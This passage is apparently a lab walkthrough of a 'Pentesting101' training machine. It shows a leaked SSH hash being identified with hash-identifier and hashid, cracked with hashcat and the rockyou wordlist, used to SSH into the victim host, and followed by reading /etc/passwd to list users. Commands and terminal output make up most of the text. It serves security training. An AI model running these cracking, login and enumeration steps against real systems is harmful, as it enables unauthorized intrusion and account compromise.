
Profile Page

Your account details are below:

```
Username: admin
Password: Consonantia
Email:    admin@example.com
SSH User: 1337Hacker
SSH Hash: 88EA39439E74FA27C09A4FC0BC8EBE6D00978392
```

We find a username and some type of hash.


We move to hash-identifier:



```
root@c2:~/inhouse/Pentesting101# hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.1 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################

   -------------------------------------------------------------------------
 HASH: 88EA39439E74FA27C09A4FC0BC8EBE6D00978392

Possible Hashs:
[+]  SHA-1
[+]  MySQL5 - SHA-1(SHA-1($pass))

Least Possible Hashs:
[+]  Tiger-160
[+]  Haval-160
[+]  RipeMD-160
[+]  SHA-1(HMAC)
[+]  Tiger-160(HMAC)
[+]  RipeMD-160(HMAC)
[+]  Haval-160(HMAC)
[+]  SHA-1(MaNGOS)
[+]  SHA-1(MaNGOS2)
[+]  sha1($pass.$salt)
[+]  sha1($salt.$pass)
[+]  sha1($salt.md5($pass))
[+]  sha1($salt.md5($pass).$salt)
[+]  sha1($salt.sha1($pass))
[+]  sha1($salt.sha1($salt.sha1($pass)))
[+]  sha1($username.$pass)
[+]  sha1($username.$pass.$salt)
[+]  sha1(md5($pass))
[+]  sha1(md5($pass).$salt)
[+]  sha1(md5(sha1($pass)))
[+]  sha1(sha1($pass))
[+]  sha1(sha1($pass).$salt)
[+]  sha1(sha1($pass).substr($pass,0,3))
[+]  sha1(sha1($salt.$pass))
[+]  sha1(sha1(sha1($pass)))
[+]  sha1(strtolower($username).$pass)

   -------------------------------------------------------------------------
 HASH:
```

I like, and use, Hash Identifier often but it does not provide the Hash Mode.

Moving to HashID:




```
root@c2:~/inhouse/Pentesting101# hashid -m -j '88EA39439E74FA27C09A4FC0BC8EBE6D00978392'
Analyzing '88EA39439E74FA27C09A4FC0BC8EBE6D00978392'
[+] SHA-1 [Hashcat Mode: 100][JtR Format: raw-sha1]
[+] Double SHA-1 [Hashcat Mode: 4500]
[+] RIPEMD-160 [Hashcat Mode: 6000][JtR Format: ripemd-160]
[+] Haval-160
[+] Tiger-160
[+] HAS-160
[+] LinkedIn [Hashcat Mode: 190][JtR Format: raw-sha1-linkedin]
[+] Skein-256(160)
[+] Skein-512(160)
root@c2:~/inhouse/Pentesting101# echo "88EA39439E74FA27C09A4FC0BC8EBE6D00978392" > hash.txt
root@c2:~/inhouse/Pentesting101#
```

We learn nothing new about the hash type but we do learn the Hashcat hash mode.

Using the **echo** command, we copy the hash into a txt file for cracking.


For the sake of this walk through, I'm staying on my Kali virtual machine to launch hashcat but because I'm using a virtual machine, Hashcat won't run:



```
root@c2:~/inhouse/Pentesting101# hashcat -m 100 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v5.1.0) starting...

* Device #1: Not a native Intel OpenCL runtime. Expect massive speed loss.
             You can use --force to override, but do not report related errors.
No devices found/left.

Started: Thu May 30 04:48:04 2019
Stopped: Thu May 30 04:48:04 2019
root@c2:~/inhouse/Pentesting101#
```

The **--force** command also does not work for me. I'm providing the screenshot above for the syntax one would use on Kali.


To crack this hash, I'm moving over to my Windows machine:



```
C:\hashcat>hashcat64.exe -m 100 p101.txt rockyou.txt
hashcat (v3.6.0) starting...

OpenCL Platform #1: Advanced Micro Devices, Inc.
================================================
* Device #1: Hawaii, 4048/8192 MB allocatable, 44MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Precompute-Init
* Precompute-Merkle-Demgard
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

Watchdog: Temperature abort trigger set to 90c
Watchdog: Temperature retain trigger disabled.

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14343296
* Bytes.....: 139921497
* Keyspace..: 14343296

Approaching final keyspace - workload adjusted.

88ea39439e74fa27c09a4fc0bc8ebe6d00978392:123123123

Session..........: hashcat
Status...........: Cracked
Hash.Type........: SHA1
Hash.Target......: 88ea39439e74fa27c09a4fc0bc8ebe6d00978392
Time.Started.....: Thu May 30 13:23:38 2019 (1 sec)
Time.Estimated...: Thu May 30 13:23:39 2019 (0 secs)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:   961.4 MH/s (11.29ms)
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 11536102/14343296 (80.43%)
Rejected.........: 1766/11536102 (0.02%)
Restore.Point....: 0/14343296 (0.00%)
Candidates.#1....: 123456 -> 9845599746521345
HWMon.Dev.#1.....: N/A
```


When Hashcat finishes, we uncover the password: **123123123**

With complete credentials, we SSH over to the victim machine:



```
root@c2:~/inhouse/Pentesting101# ssh 1337Hacker@192.168.86.227
1337Hacker@192.168.86.227's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu May 30 20:26:05 UTC 2019

  System load:  0.0                Processes:           110
  Usage of /:   32.4% of 19.56GB   Users logged in:     1
  Memory usage: 10%                IP address for eth0: 192.168.86.227
  Swap usage:   0%

 * Ubuntu's Kubernetes 1.14 distributions can bypass Docker and use containerd
   directly, see https://bit.ly/ubuntu-containerd or try it now with

     snap install microk8s --classic

0 packages can be updated.
0 updates are security updates.


Last login: Thu May 30 03:44:44 2019 from 192.168.86.99
1337Hacker@pentest101:~$
```


Using the **cat** command, we take a quick look in **/etc/passwd** to uncover other potential users:



```
1337Hacker@pentest101:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
pentest101:x:1000:1000:admin:/home/pentest101:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
1337Hacker:x:1001:1001:1337,1337 Hacker,,:/home/1337Hacker:/bin/bash
bossman:x:1002:1002:Boss Man,,,:/home/bossman:/bin/bash
1337Hacker@pentest101:~$
```

